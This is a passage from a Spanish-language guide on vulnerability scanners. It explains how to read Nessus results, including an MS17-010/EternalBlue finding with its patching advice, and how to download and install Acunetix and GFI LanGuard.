


Figura 38. Opciones del menú ASSESSMENT en Nessus.

Fuente: elaboración propia.

También hay opciones muy generales para el malware el cual está basado en HASH soportado en MD5, en si existen muchas opciones para revisar en esta herramienta y realizar las diferentes pruebas de vulnerabilidades tanto en los sistemas como en la red.

5.1.3. Interpretando los escaneos

Una vez que se ha terminado el escaneo, aparecerá un “visto” lo cual indica que el escaneo fue completado y se puede dar clic directamente sobre este escaneo como se muestra en la Figura 39.




Figura 39. Visualización del escaneo de la red completado.

Fuente: elaboración propia.

Si se desea ver el detalle de los resultados del escaneo, solo se debe pulsar el enlace y aparecerá el detalle de las vulnerabilidades encontradas en la red, equipo por equipo como muestra la Figura 40.




Figura 40. Resultados del escaneo en Nessus.

Fuente: elaboración propia.

En la Figura 40 se muestra los resultados del segmento especificado, se visualizan algunos detalles muy generales, en el cual se muestra el nombre del escaneo, el estatus, el tipo de política que se utilizó, la cual fue una “política de descubrimientos, Discovery”, el tipo de escaneo, el cual fue en una red privada. En este caso si se selecciona uno de los equipos dándole clic, se va a poder ver detalles sobre este tipo de escaneo, aquí se muestra la descripción el cual está relacionado con las políticas de descubrimiento que se especificó en la configuración inicial. La Figura 41 muestra el detalle del escaneo del host seleccionado.




Figura 41. Detalles del equipo escaneado en Nessus.

Fuente: elaboración propia.

Si se hace algunas configuraciones para opciones TCP y UDP se va a realizar el descubrimiento, entre los detalles generales que se muestran está la IP y la MAC Address, el sistema operativo. Este podría ser el primer escaneo para un descubrimiento y entre los detalles más relevantes están las diferentes vulnerabilidades encontradas en este equipo como muestra la Figura 42.




Figura 42. Listado de vulnerabilidades encontradas en Nessus.

Fuente: elaboración propia.

Cuando se realiza un escaneo estos pueden tardar, por varios factores como puede ser la política, esta indica que tan rápido va a ser el escaneo, que tan profundo, si se utilizan credenciales o no, los tipos de plugins y otro elemento esencial también es, las características del equipo, si se tiene un equipo con buen hardware como memoria RAM, un buen procesador hay que tener en cuenta que también la red se convertirá en un factor que influirá en el resultado del escaneo.

Se podría trabajar directamente sobre la opción **“Credentialed Patch Audit”**, aquí se va a poder trabajar directamente con las credenciales, esto va a permitir en algunos casos poder auditar las políticas de los equipos y validar que estos estén cumpliendo con ciertas políticas, por ejemplo, que los passwords tengan combinaciones de letras que pueden ser mayúsculas, minúsculas, números y símbolos, la parte de caducidad de una contraseña, etc. La Figura 43 muestra la opción en el menú principal de escaneos.




Figura 43. Opción para trabajo con credenciales en Nessus.

Fuente: elaboración propia.

Si se tuviera que validar un ataque de fuerza bruta, se analizaría si realmente las políticas de bloqueo se cumplen con éxito y se verificaría las posibles amenazas y vulnerabilidades que pueden afectar tanto al equipo como a la red. Se pueden detectar todas las vulnerabilidades en un equipo al dar un clic sobre él y muestra el nivel de criticidad de cada vulnerabilidad interpretada por escala de colores como se muestra en la Figura 44.




Figura 44. Niveles de vulnerabilidad interpretada por colores en Nessus.

Fuente: elaboración propia.

Si, por ejemplo, se selecciona a una vulnerabilidad con un nivel crítico dado por el color “rojo” aparecerá un detalle de ese fallo, junto con las posibles soluciones que vienen dada en hipervínculos para descargar los parches y plugins para reparar dicha vulnerabilidad como muestra la Figura 45.

Sev	Name	Family	Count
CRITICAL	MS17-010: Security Update for Microsoft Windows SMB Server (...)	Windows	1
HIGH	SSL Version 2 and 3 Protocol Detection	Service detection	1

Figura 45. Listado de vulnerabilidades mostradas por criticidad en Nessus.

Fuente: elaboración propia.

Si se pulsa dicha vulnerabilidad de la misma aparecerá el detalle de dicho fallo junto con las posibles soluciones para corregirla como muestra la Figura 46.

CRITICAL MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBL...

Description
 The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)
- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.

Solution
 Microsoft has released a set of patches for Windows Vista, 2008, 7, 2008 R2, 2012, 8.1, RT 8.1, 2012 R2, 10, and 2016. Microsoft has also released emergency patches for Windows operating systems that are no longer supported, including Windows XP, 2003, and 8.

For unsupported Windows operating systems, e.g. Windows XP, Microsoft recommends that users discontinue the use of SMBv1. SMBv1 lacks security features that were included in later SMB versions. SMBv1 can be disabled by following the vendor instructions provided in Microsoft KB2696547. Additionally, US-CERT recommends that users block SMB directly by blocking TCP port 445 on all network boundary devices. For SMB over the NetBIOS API, block TCP ports 137 / 139 and UDP ports 137 / 138 on all network boundary devices.

Figura 46. Detalle de los fallos y posibles soluciones de las vulnerabilidades.

Fuente: elaboración propia.

Esta herramienta posee un sinnúmero de opciones para detectar muchas fallas tanto del equipo como en el escaneo de la red, las versiones más completas generan costos adicionales por lo que tienen que estar en una constante actualización ante fallos descubiertos tanto en los sistemas como en las redes de datos.

5.2. Introducción a Acunetix

En el punto anterior se analizó el funcionamiento de la herramienta Nessus, algunos detalles de las vulnerabilidades, cómo se configura algunos escaneos muy básicos, ahora se va a analizar la herramienta denominada Acunetix, la cual es un escáner de vulnerabilidades web que se orienta principalmente en el OWASP TOP TEN, en las principales fallas o falencias que hay, la cual es una organización que desarrolla y apoya la investigación y a partir de allí están publicando los Exploits en su herramienta.

Acunetix también trabaja con vulnerabilidades que pueden tener un impacto muy grande las cuales están integradas en su escáner, esta herramienta que tiene varias posibilidades de trabajo para su utilización, se instala y se trabaja de manera local o se realiza los escaneo en línea.

Según Tovar Valencia (2015), esta aplicación de manera muy general es una herramienta que tiene una interfaz gráfica vía web, diseñada para encontrar agujeros de seguridad en todas las aplicaciones de internet o de forma local implementadas en una organización con el objetivo de descubrir dichas vulnerabilidades, para que el atacante no ingrese al sistema y robe información del mismo. Entre esas vulnerabilidades puede encontrar ataques de SQL Injection, Cross Site Scripting, Password débiles.

Para la descarga de la herramienta se tiene que acceder a la página web <https://www.acunetix.com/> en la cual se puede descargar una versión DEMO o sino comprar una licencia de la aplicación para el análisis de las vulnerabilidades. La Figura 47 muestra la página principal de descarga de esta aplicación.



Audit your website security

Firewalls, SSL and hardened networks are futile against web application hacking! Hackers are concentrating on web-based applications (shopping carts, forms, login pages, etc) – accessible 24/7 – and directly connected to your database back-ends with valuable data. Web applications are tailor-made, less tested than off-the-shelf software and likely to have undiscovered vulnerabilities that can be a recipe for disaster. Don't overlook Website security at your organization!

Acunetix is the leading web vulnerability scanner used by serious Fortune 500 companies and widely acclaimed to include the most advanced SQL injection and XSS black box scanning technology. It automatically crawls your websites and performs black box AND grey box hacking techniques which finds dangerous vulnerabilities that can compromise your website and data.

Acunetix tests for SQL Injection, XSS, XXE, SSRF, Host Header Injection and over 4500 other web vulnerabilities. It has the most advanced scanning techniques generating the least false positives possible. Simplifies the web application security process through its inbuilt vulnerability management features that help you prioritize and manage vulnerability resolution.

Figura 47. Página de descarga de la herramienta Acunetix.

Fuente: <https://www.acunetix.com/>

De manera muy general en esta herramienta se puede seleccionar a un objetivo y con ello se puede realizar un escaneo para detectar vulnerabilidades, con esto, se puede seleccionar un rango determinado de direcciones IP y comenzar la detección de las posibles fallas dentro de la empresa. Entre los diferentes tipos de escaneo más usuales que se puede aplicar dentro de la organización, se tiene a los escaneos completos o los personalizados como se muestra en la Figura 48.




Figura 48. Opciones de tipo de escaneo en la herramienta Acunetix.

Fuente: elaboración propia.

Con Acunetix se puede definir de manera local algunos puertos para la búsqueda, esto se define con una lista de puertos más comunes como el HTTP o los que se quieran definir, sin embargo, Acunetix recomienda que sean los puertos 80 y 443 que generalmente tienen servicios de Web Services, también se puede trabajar directamente con la parte de SSL y TLS entre otras cosas.

5.2.1. Descarga e Instalación de Acunetix

En el apartado anterior se analizó una forma básica de trabajar con Acunetix, algunos detalles breves, en esta sección se va a proceder con el proceso de descarga e instalación, cuáles son las bondades de esta herramienta. Para el proceso de descarga hay que ir al sitio web y registrarse y en el correo electrónico de registro llegará el link para instalar la herramienta como se mostró en el punto anterior en específico a la sección de “downloads” como muestra la Figura 49.



Figura 49. Descarga de la herramienta Acunetix.

Fuente: www.acunetix.com

De una manera pues muy general se tienen dos opciones para el uso de la herramienta, el escaneo en línea y el escaneo por descarga, la descarga es una versión de prueba que dura aproximadamente alrededor de 14 días y a partir de ahí se va a poder validar vulnerabilidades que está en el OWASP TOP TEN siempre y cuando se adquiera una licencia para su funcionamiento, se puede realizar inyecciones a bases de datos e incluso se puede utilizar la búsqueda de Cross Site Scripting, también hay opciones para lo que .NET y PHP. Una vez descargada la versión de prueba se procede a la instalación como muestra la Figura 50.




Figura 50. Instalación de Acunetix.

Fuente: elaboración propia.

El proceso de instalación consta de una serie de pasos mediante un asistente y entre uno de esos pasos está la parte de certificados de seguridad que vienen con la herramienta para lo cual hay una advertencia de parte del sistema operativo si instala o no dicho certificado como muestra la Figura 51.




Figura 51. Instalación de certificado de seguridad de Acunetix.

Fuente: elaboración propia.

Una vez descargado el certificado de seguridad se procederá a configurar las credenciales de acceso a la herramienta ingresando el correo electrónico y la respectiva contraseña como muestra la Figura 52.





Figura 52. Configuración de credenciales de acceso en Acunetix.

Fuente: elaboración propia.

Una vez instalada y descargado todos los componentes desde el binario de la herramienta, se puede acceder a esta aplicación vía web a través del usuario y la contraseña Configurados previamente, la cual se instaló en un puerto determinado del equipo como se muestra en la Figura 53.



The image shows a web application security tool's login interface. At the top left is the Acunetix logo, and at the top right is the text 'WEB APPLICATION SECURITY'. The central heading is 'Sign In'. Below this are two text input fields: the first is labeled 'Email' and the second is labeled 'Password'. Under the password field is a checkbox with the text 'Keep me signed in'. A dark grey button labeled 'Login' is positioned below the checkbox. At the bottom of the page, there is a footer with 'Copyright © 2018 Acunetix Ltd.' on the left and 'www.acunetix.com' on the right.

Figura 53. Acceso al panel de administración de Acunetix.

Fuente: elaboración propia.

También se puede tener acceso al blog de Acunetix desde la página para verificar noticias que hay sobre la herramienta, algunas vulnerabilidades, pruebas de concepto para el escaneo de nuevos fallos, en sí se pueden encontrar detalles que van a ayudar a aprender un poco más sobre SQL Injection, cruce de scripting, algunos datos de seguridad en sitios web, entre otras cosas. En el caso para las opciones de SQL Injection se da una breve descripción de cómo trabaja este fallo para el acceso a las bases de datos, muestra ejemplos de una manera bastante general para ayudar a comprender un poco más cómo opera la herramienta para la búsqueda de inyecciones SQL.

Existen opciones para el Cross Site Scripting, se muestran algunos ejemplos para entender tanto la vulnerabilidad y a partir de eso analizar cómo opera. También hay opciones para Wordpress donde se está contemplando la seguridad de la herramienta del CMS y a partir de aquí empezará a tener en cuenta las medidas necesarias para la configuración e incluso se pueden realizar evaluaciones con Acunetix.

También existen opciones para Drupal, el cual de la misma manera va a avisar un poco sobre los detalles de las configuraciones, algunos detalles sobre los Logs, así mismo también tiene opciones para analizar vulnerabilidades para Joomla que es un CMS muy popular.

Otra ventaja de esta herramienta es que se pueden realizar escaneos gratuitos en línea desde el sitio web, para lo cual también hay que registrarse, de una manera muy general se puede mencionar que a diferencia de la herramienta que se descarga, en

este tipo de escaneos no se necesitaría de una gran infraestructura para hacerlo, sin embargo el riesgo que pudiera existir es que, si en algún momento se llegara a vulnerar la página de Acunetix los resultados podrían quedar expuestos y a partir de ahí se podría tener algunos problemas compartiendo información que realmente sea confidencial o incluso sensible.

5.3. Introducción a GFI Languard

Languard es un escáner de vulnerabilidades que tiene algunas ventajas sobre otras herramientas, ya que permite escaneos de forma local y en red, para los escaneos se pueden necesitar algunos datos como pueden ser las credenciales de un usuario ya sea estándar, el cual puede ser administrador local o administrador de dominio y a partir de ahí se puede ir realizando los análisis. Entre las múltiples ventajas de esta herramienta se puede mencionar:

- Automatizar la actualización de múltiples SO
- Buscar vulnerabilidades
- Auditar hardware y software
- Realizar informes de cumplimiento

El sitio web principal de esta herramienta se lo puede localizar en la siguiente dirección <https://www.gfihispana.com/products-and-solutions/network-security-solutions/gfi-languard> y la Figura 54 muestra la página principal de esta herramienta.




Figura 54. Página principal de la herramienta GFI Languard.

Fuente: <https://www.gfihispana.com>

Prácticamente esta herramienta se basa en la automatización de las actualizaciones sin importar el tipo de sistema operativo, las brechas de seguridad de la red son comúnmente causadas por la falta de actualizaciones, generalmente actualizaciones generales o actualizaciones de seguridad y LanGuard escanea y detecta estas vulnerabilidades en la red antes de que queden expuestas de acuerdo a las políticas de cada organización, esto ayuda a reducir el tiempo para actualizar los equipos en la red, cuando detecta que un sistema operativo no tiene una actualización podría enviar una alerta.

También busca las vulnerabilidades en más de 60000 evaluaciones de vulnerabilidades que se realizan a través de las redes LanGuard, esto incluye entornos virtuales, dispositivos móviles y datos de la red, tanto de infraestructura como CISCO, TRICOM, datos de sistemas operativos como Windows, Linux, Mac, entre otras. Generalmente escanea los sistemas operativos en entornos virtuales, aplicaciones instaladas mediante las bases de datos de comprobación como puede ser la OVAL (Open Vulnerability And Assessment Language). A diferencia de otras herramientas como Acunetix y Nessus no se tiene un OWASP TOP TEN porque no se está haciendo un escaneo a una página web, sin embargo, tiene otros tipos de cumplimiento.

También esta herramienta realiza auditoría de hardware y de software, la cual proporciona un análisis detallado del estado de la red, este análisis incluye las aplicaciones o configuraciones ya sean de una manera general o por defecto y el riesgo que pueden generar para la seguridad de la organización, también proporciona una imagen completa de las aplicaciones instaladas, el hardware de la red, los dispositivos móviles que se conectan a un servidor entre otras cosas. Se podría si un determinado usuario ha instalado aplicaciones que están o no están dentro de las autorizadas en la organización y de ahí se podría generar los reportes.

LanGuard proporciona múltiples plantillas de reportes como, cumplimiento análisis de vulnerabilidades, reportes de técnicos, ejecutivos y reportes de manera general.

Las características de hardware depende del número de nodos que se vaya a manejar, a diferencia de un análisis con Nessus no se necesita tener la herramienta instalada en el equipo y de ahí lanzar los escaneos, LanGuard se basa más en las auditorías de red donde se va a tener un equipo con ciertas características que van a ir de acuerdo al número de nodos que se vaya a auditar, en el caso de 1 a 100 nodos se necesitaría un procesador no muy muy potente como un Dual Core de 2GHZ, almacenamiento físico de 5 gigabytes, memoria de 2 gigabytes y un ancho de banda de 1544 kbps.

Los escaneos van a consumir ancho, estos pueden ser programador para que se realicen en horas no laborables, se podrían configurar agentes para que vayan trabajando de acuerdo a las necesidades que se estén contemplando o incluso se podría poner políticas de Wake-On-Lan donde las máquinas se prenden en la noche y las vayan auditando. La tabla 3 muestra una tabla requerida del hardware necesario para los escaneos con LanGuard.

Tabla 3. Requerimientos de hardware para escaneos por nodos en LanGuard.

Requerimiento	1 a 100	100 a 500	500 a 3000 *
Procesador	2 GHz Dual Core	2.8 GHz Dual Core	3 GHz Quad Core
Almacenamiento Físico	5 GB	10 GB	20 GB
Memoria	2 GB	4 GB	8 GB
Ancho de banda en la red	1544 kbps	1544 kbps	1544 kbps

Fuente: elaboración propia.

En el caso de los sistemas operativos esta herramienta puede soportar a varios ya sean de arquitectura x86 o x64 de la familia Windows que se detallan a continuación:

- Microsoft Windows Server 2012 R2
- Microsoft Windows Server 2012 Standard
- Microsoft Windows Server 2008 Standard/Entreprise
- Microsoft Windows Server 2003 Standard/Entreprise
- Microsoft Windows 10
- Microsoft Windows 8.1
- Microsoft Windows 8 Profesional/Enterprise
- Microsoft Windows 7 Profesional
- Microsoft Windows Vista Business
- Microsoft Small Business Server 2011

Otro de los requisitos que se solicita es el Microsoft .NET Framework 3.5 para la instalación. LanGuard tiene detalles interesantes como es el caso de los agentes y puede integrarse con otras herramientas de seguridad, incluso aún sin registrarse en el sitio web se pueden ver detalles sobre las especificaciones del producto, algunas guías como las de instalación, administración y guías para la parte del scripting si se quiere implementar algún desarrollo, algo que con otras herramientas es bastante complicado.

Los precios de este analizador de vulnerabilidades son muy bajos comparados con otras herramientas, porque prácticamente es para una red, no está orientado a la parte de consultoría como otras aplicaciones como Nessus y Acunetix, sin embargo, también se puede instalar en el equipo la herramienta, ejecutarlo y a partir de ahí ir trabajando. Esta herramienta es bastante utilizada por los precios, soporte y actualizaciones constantes.

5.3.1. Instalación y escaneo con GFI LanGuard

En esta sección se analizará la instalación de la herramienta LanGuard, en apartados anteriores también se analizaron herramientas como Nessus, Acunetix y ahora toca realizar el proceso para la implementación de esta herramienta, lo primero es descargarse el ejecutable de la página web en el siguiente link <https://www.gfihispana.com/downloads>, la Figura 55 muestra el proceso de descarga desde la página principal de la herramienta.




Figura 55. Página de descarga de la herramienta GFI LanGuard.

Fuente: <https://www.gfihispana.com/downloads>

Simplemente hay que seleccionar la versión que se desee descargar y automáticamente va a llegar un código, el cual va a proporcionar una licencia de 30 días como versión de evaluación y a partir de eso se puede ir al proceso de instalación de la aplicación, la Figura 56 muestra la página de envío del código al correo electrónico del usuario para la activación.

Gracias por descargar GFI LanGuard



En unos minutos se le enviará por correo una clave de evaluación de 30 días. Se requiere una dirección de correo válida para recibir su clave de evaluación de 30 días. Si no ha suministrado una dirección de correo válida, por favor [vuelva a registrarse](#) con su dirección de correo correcta.

GFI LanGuard está actualmente disponible en inglés, alemán, italiano y japonés.

Para licenciamiento y especificaciones sugeridas, por favor compruebe la [documentación del producto](#).

[Vea este breve vídeo para aprender cómo comenzar con GFI LanGuard](#)

[Contrato licencia de usuario final | disponible en inglés |](#)

[Instrucciones de desinstalación | disponibles en inglés |](#)

Descargas

GFI LanGuard 12 (compilación: 20161220)

Descargar ahora →

Tamaño de archivo: ~ 299 MB

Figura 56. Envío del código de activación de la herramienta GFI LanGuard.

Fuente: <https://www.gfihispana.com/downloads>

Una vez descargado el ejecutable, entre los requisitos necesarios para la instalación de esta herramienta es el .NET Framework 3.5 que debe estar instalado en el equipo o descargarlo de la página de Microsoft, la Figura 57 muestra el asistente de instalación donde indica cuales son los componentes que están instalados o no en el equipo.

